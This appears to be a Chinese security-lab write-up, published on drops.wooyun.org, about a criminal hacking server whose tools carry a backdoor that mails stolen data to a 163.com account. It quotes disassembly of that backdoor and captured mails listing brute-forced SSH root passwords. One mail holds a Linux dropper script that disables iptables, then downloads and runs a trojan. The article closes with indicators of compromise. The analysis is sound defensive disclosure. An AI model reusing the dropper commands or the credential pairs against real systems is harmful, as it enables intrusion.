
filter32.exe



SSHguiRelease.exe
ScarletTools
TODO: <Scarlet ...

drops.wooyun.org

Usp10.dll这类恶意代码是dll劫持型木马，一个小心就全盘感染了。但从服务器上取回来的样本中只有2个软件包存在，且都是工具类的，服务器上并没有感染这个样本。



drops.wooyun.org

上面这个工具可能来源于“泯灭安全网”，写稿时凑趣地网站维护了，只好贴个搜索快照图：



论坛首页 dlyymy.cn 版主招募说明 任务中心 勋章申请 道具中心 新人必看

请输入搜索内容 搜索 热搜: ddos L linux爆破 SSH

PM 4:29:07 泯灭安全网 www.dlyymy.cn 泯灭安

论坛首页

官方服务器出租 端口通杀 可扫可爆 全天扫爆不封机 国内独立服务器 扫肉鸡必备 客服QQ81024198 客服无小号 认准客服QQ	精品广告位出租，每月20元 如果发布内容有虚假行为广告直接撤钱不退 联系客服QQ:泯灭QQ:81024198 客服无小号 谨防被骗
泯灭安全网 www.dlyymy.cn 广告位招租 官方QQ群点击加入 加入QQ群	泯灭安全网 www.dlyymy.cn 广告位招租 官方QQ群点击加入 加入QQ群

今日: 367 | 昨日: 150 | 帖子: 1417 | 会员: 122 | 欢迎新会员: gengxiaole

最新图片	最新帖子	最新回复
	<div>[每日签到]2015年8月4日签到记录贴</div> <div>[免杀辅助]泯灭压力测试 1.0 8月3号过360 5引擎</div> <div>[VIP教程]泯灭2015顶级VIP教程 之 源码免杀 系列教程</div> <div>[视频教程]1433抓鸡教程 玩刷钻的看看吧 (抓鸡教程)</div> <div>[每日签到]2015年8月3日签到记录贴</div> <div>[工具软件]全自动ssh爆破+提权上线(全部自动)</div> <div>[工具软件]1433 3389 3306 4899全能密码</div> <div>[工具软件]半自动抓1433</div>	

drops.wooyun.org



对后门代码进一步反汇编分析，确认147||@163.com即是收件邮箱又是发送的邮箱，而这个邮箱的密码是：sgg|*|**cc，通过SMTP协议将要偷取的信息发送出去。下图是涉及在黑客工具中植入的后门往163邮箱发送数据的代码：

OlllyICE - filter32.exe - [CPU - 主线程, 模块 - filter32]

文件(F) 查看(V) 调试(D) 插件(P) 选项(O) 窗口(W) 帮助(H)

暂停

00401000	. 33C0	xor	eax, eax	
00401002	. C3	ret		
00401003	. 90	nop		
00401004	. 55	push	ebp	
00401005	. 8BEC	mov	ebp, esp	
00401007	. C705 F09A4A00	mov	dword ptr [4A9AF0], 708	
00401011	. B8 18494800	mov	eax, 00484918	smtp.163.com
00401016	. 50	push	eax	
00401017	. 8B1D F49A4A00	mov	ebx, dword ptr [4A9AF4]	
0040101D	. 85DB	test	ebx, ebx	
0040101F	. 74 09	je	short 0040102A	
00401021	. 53	push	ebx	
00401022	. E8 D8140000	call	004024FF	
00401027	. 83C4 04	add	esp, 4	
0040102A	. 58	pop	eax	
0040102B	. A3 F49A4A00	mov	dword ptr [4A9AF4], eax	
00401030	. B8 25494800	mov	eax, 00484925	147...@163.com
00401035	. 50	push	eax	
00401036	. 8B1D F89A4A00	mov	ebx, dword ptr [4A9AF8]	
0040103C	. 85DB	test	ebx, ebx	
0040103E	. 74 09	je	short 00401049	
00401040	. 53	push	ebx	
00401041	. E8 B9140000	call	004024FF	
00401046	. 83C4 04	add	esp, 4	
00401049	. 58	pop	eax	
0040104A	. A3 F89A4A00	mov	dword ptr [4A9AF8], eax	
0040104F	. B8 39494800	mov	eax, 00484939	sgg...cc
00401054	. 50	push	eax	
00401055	. 8B1D FC9A4A00	mov	ebx, dword ptr [4A9AFC]	
0040105B	. 85DB	test	ebx, ebx	
0040105D	. 74 09	je	short 00401068	
0040105F	. 53	push	ebx	
00401060	. E8 9A140000	call	004024FF	
00401065	. 83C4 04	add	esp, 4	

00484925=00484925 (ASCII "147...@163.com")

drops.wooyun.org

随后使用木马中配置的账号和密码进入这个发件邮箱，我们当然会摸进邮箱里去看看了。在收件箱中有41封邮箱，发件箱中有388封，已删除邮箱有5封，而这些数据仅是近一个月的数据。

Foxmail

收取 写邮件 回复 回复全部 转发 搜索邮件

常用文件夹

所有未读

置顶邮件

标签邮件

163 183 (147...)

收件箱

草稿箱

已发送邮件

已删除邮件

垃圾邮件

已删除邮件

排序: 日期

147...@163.com 11-17

★ LINUX爆破收信

147...@163.com 11-17

★ LINUX爆破收信

147...@163.com 11-17

★ LINUX爆破收信

147...@163.com 11-17

★ LINUX爆破收信

147...@163.com 11-17

★ LINUX爆破收信

147...@163.com 11-17

★ LINUX爆破收信

147...@163.com 11-16

★ LINUX爆破收信

147...@163.com 11-16

★ LINUX爆破收信

147...@163.com 11-14

★ LINUX传马弱口令收信

LINUX传马弱口令收信

147... 2015-11-14 16:58 隐藏信息

发件人: 147...@163.com

收件人: 147...@163.com

抄送: syy201...@163.com

时间: 2015年11月14日 (星期六) 16:58

大小: 126 KB

18... 2... 9... 32 22 r t id 2-pl,=[;.

17... 25... 6... 7 22 r t id 2-pl,=[;.

18... 4... 5... 0 22 r t id 2-pl,=[;.

18... 9... 1... 6 22 r t id 2-pl,=[;.

61... 1... 1... 6 22 r t id 2-pl,=[;.

18... 50... 79... 2 22 r t id 2-pl,=[;.

11... 44... 6... 2 22 r t Password123

18... 40... 6... 8 22 r t id 2-pl,=[;.

18... 5... 1... 6 22 r t id 2-pl,=[;.

18... 5... 1... 6 22 r t id 2-pl,=[;.

18... 5... 1... 6 22 r t id 2-pl,=[;.

18... 8... 21... 22 r t id 2-pl,=[;.

13... 9... 9... 9 22 r t id 2-pl,=[;.

18... 5... 1... 6 22 r t id 2-pl,=[;.

13... 9... 9... 4 22 r t id 2-pl,=[;.

13... 9... 9... 3 22 r t id 2-pl,=[;.

12... 5... 1... 6 22 r t id 2-pl,=[;.

20... 3... 1... 5 22 r t id 2-pl,=[;.

17... 40... 9... 7 22 r t id 2-pl,=[;.

20... 3... 1... 6 22 r t id 2-pl,=[;.

20... 39... 8... 8 22 r t id 2-pl,=[;.

12... 34... 0... 22 r t id 2-pl,=[;.

20... 3... 1... 6 22 r t id 2-pl,=[;.

drops.wooyun.org

排序: 日期

上周 (5 封)

147... 12-12

★ Windows 2003 SHIFT收信

147... 12-12

★ Windows 2003 SHIFT收信

147... 12-12

★ LINUX爆破收信

147... 12-12

★ LINUX爆破收信

网易邮件中心 12-10

【通知】您的积分将于2015年底折半，积分换...

Windows 2003 SHIFT收信

147... 2015-12-12 22:28 隐藏信息

发件人: 147...@163.com

收件人: 147...@163.com

时间: 2015年12月12日 (星期六) 22:28

大小: 1019 B

系统: Windows 2003

CUP核数: 1核

远程端口: 3389

运行内存: 1023 MB

杀毒软件: 未知杀毒

语言: 中文(中国)

外网: 116... 207

内网: 192.168.128.132

地址: 中国广西河池市电信

原始信息

头信息

全部

另存为...

Reply-To: 147...@163.com

MIME-Version: 1.0

Content-type: text/plain; charset="gb2312"

Content-Transfer-Encoding: base64

X-CM-TRANSID:EMCowEDZnEP...2xVh6YvAA--24691S2

Message-Id:<566C2FF8.0B89F3.11613@m12-16.163.com>

X-Coremail-Antispam: 1Uf129KBjDUn29KB7ZKAUJU...J529EdanIXcx71UUUUU7v7

VFW2AGmfu7bjjrm3AaLaJ3UbiYCTnIWleVJa73U...TuYvj4RgiSIUUUUU

X-Originating-IP: [116... 207]

X-CM-SenderInfo: zprulmboxwlijr26il...z1tbiSAXOM1XlcQ-YOABsf

drops.wooyun.org

http://drops.wooyun.org/papers/11448

26/30

通过统计所有邮件头中的“Received”包含的IP，可以看到有不少中招小黑交了大量的学费。

消重后数据	发信次数（不含收件箱）
1. 3. 2	1
61. 156. 20. 21	85
61. 55. 37. 19	1
10. 14. 2. 14	2
11. 10. 2. 2. 86	1
11. 80. 11. 10	2
11. 19. 1. 6. 71	16
11. 8. 6. 0	4
11. 84. 63. 19	68
11. 90. 13. 11	3
12. 11. 3. 11	10
18. 97. 21. 74	10
21. 24. 1. 9. 16	8
22. 21. 2. 6. 13	123
22. 18. 1. 0. 80	33
22. 18. 1. 4. 13	22
22. 18. 5. 19	2
22. 73. 20. 55	

drops.wooyun.org

在这些邮件中，不仅有小黑们的木马配置信息，还有大量扫描出来的IP及相对应的账号和密码信息。

排列方式: 日期

由新到旧

上周

147. @163.com

Windows 2003 SHIFT收信

12/12 (周六)

147. @163.com

Windows 2003 SHIFT收信

12/12 (周六)

147. @163.com

LINUX爆破收信

接收时间: 2015/12/12 (周六) 22:32
大小: 953 B

147. @163.com

LINUX爆破收信

12/12 (周六)

网易邮件中心

12/10 (周四)

【通知】您的积分将于2015年底折半，积分换千万奖品！

147. @163.com

已删除该邮件多余的换行符。

发送时间: 2015/12/12 (周六) 21:43

收件人: h. @163. com

```
service iptables stop
wget 小马1下载地址
chmod 0755 /root/小马1名称
nohup /root/小马1名称 > /dev/null 2>&1 &
chmod 777 小马1名称
./小马1名称
chmod 0755 /root/小马1名称
nohup /root/小马1名称 &gt; /dev/null 2>&1 & & chmod 0777 小马1名
chmod u+x 小马1名称
./小马1名称 &
chmod u+x 小马1名称
```

drops.wooyun.org

排序: 日期 ▾

▼ 上周 (41 封)

1479 12-12

LINUX传马弱口令收信

147 12-12

LINUX传马弱口令收信

147 12-11

LINUX爆破收信

147 12-11

LINUX爆破收信

147 12-11

LINUX爆破收信

147 12-11

LINUX爆破收信

147 12-11

LINUX爆破收信

147 12-11

LINUX爆破收信

147 12-11

LINUX爆破收信

147 12-11

LINUX爆破收信

147 12-11

LINUX爆破收信

147 12-11

LINUX爆破收信

LINUX传马弱口令收信 ★

147 发给 147 xz hm 2015-12-12 19:42 隐藏信息

发件人: 147 <147@163.com>
收件人: 147 <147@163.com>
抄送: xz <xz@163.com>
时间: 2015年12月12日 (星期六) 19:42
大小: 154 KB

[2. .14. 27]: 发现SSH弱口令 root

[2. .15. 96]: 发现SSH弱口令 root

[2. .14. 27]: 发现SSH弱口令 root

[1. .1. 23 182]: 发现SSH弱口令 root/deal

[1. .1. 23 182]: 发现SSH弱口令 root/201314

[1. .79. 39]: 发现SSH弱口令 root/alex

[1. .7. 44 223]: 发现SSH弱口令 root/deal

[1. .7. 44 223]: 发现SSH弱口令 root/deal

[1. .7. 44 223]: 发现SSH弱口令 root/01314

[1. .7. 44 223]: 发现SSH弱口令 root/01314

[1. .7. 44 223]: 发现SSH弱口令 root/01314

[1. .70. 32]: 发现SSH弱口令 root

[1. .170. 106]: 发现SSH弱口令 root/01314

[1. .70. 32]: 发现SSH弱口令 root

[1. .109. 34]: 发现SSH弱口令 root/521314

[1. .109. 34]: 发现SSH弱口令 root/ideal

[1. .94. 14]: 发现SSH弱口令 root/521314

[1. .6. 62 48]: 发现SSH弱口令 root/admin

[2. .2. 20 253]: 发现SSH弱口令 root/QAZ2wsx#EDC4rfv

[2. .2. 20 253]: 发现SSH弱口令 root

[1. .5. 74 234]: 发现SSH弱口令 root/admin

[1. .5. 74 234]: 发现SSH弱口令 root/admin

[1. .31. 14]: 发现SSH弱口令 root/admin

[1. .7. 68 21]: 发现SSH弱口令 root/admin

[1. .4. 67 238]: 发现SSH弱口令 root/admin

[1. .3. 19 19]: 发现SSH弱口令 root/admin

在黑产圈子，没有黑吃黑才是不正常的，关于工具后门其实还有可说的，请期待天眼实验室的下一篇扒皮。

比较逗的是，这个服务器上的黑客工具居然有感染了“Parite”病毒，可能是我们在翻服务器文件时激活的（论服务器也安个360的重要性），以致于最新更新的大灰狼远控也被感染了。

http://drops.wooyun.org/papers/11448

28/30



因为“Parite”会使得系统变慢，不停的弹出文件保护的窗口，使大灰狼远控不再免杀，可能因为这个原因小黑发现异常把系统重做了导致我们对服务器失去控制。

0x05 总结

就这样，我们零距离观察了一台多功能的黑产工作站（只是众多机器之一），我们的发现大致可以归纳成如下图：



drops.wooyun.org

操作这些的是新时代的Script Kiddies，他们租个服务器，找些自动化的撸站工具，程序开起来就算开干了，充当产业链上最初级的角色，在他的环节里通过现成的渠道变点现。他们所使用的服务器工具存在漏洞，撸站工具包含后门，甚至都处理不了恶意代码的感染，因这些问题的损失都是技能不足交的税。他们最容易被分析和打击（如果有人想打击的话），但是，这一切都不会影响他们的活动，只要能

不怎么花力气的挣点钱。

另外，天眼实验室还在招人，恶意代码分析方向，海量多维度的数据带来不同的眼界，投条请往：zhangshuting@360.cn

0x06 威胁信息

以下就是些入侵指示数据，尽管现在威胁情报很热，但目前国内的安全设备对于机读IOC的支持并不广泛，也就不装模作样地提供什么OpenIOC或STIX格式的XML了，读者可以根据自己的需要加入到设备的检测目标里。

类型	值	备注
MD5	27C8E69F7241476C58C071E83616D2B5	YY某主播视频.exe
MD5	E4C62055D1BCEB88D97903562B9E1BE8	hexSB360.exe
MD5	B846B1BD3C4B5815D55C50C352606238	usp10.dll
MD5	59F7BC439B3B021A70F221503B650C9C	SSH最终版（稳定）.exe
MD5	7218C74654774B1FDE88B59465B2748C	filter32.exe
Domain	qq867126996.3322.org	CC地址
Domain	q332299.f3322.net	CC地址
Domain	luanqi.net	CC地址
Domain	lyisi.org	CC地址
Domain	sb.jiushao.net	CC地址
Domain	huo-dian.com	CC地址
Domain	www.000268.cn	钓鱼网站
Domain	www.dlyymy.cn	黑客网站
email	dt0598@outlook.com	注册大量钓鱼网站
email	qiangseo@126.com	注册大量枪支推广网站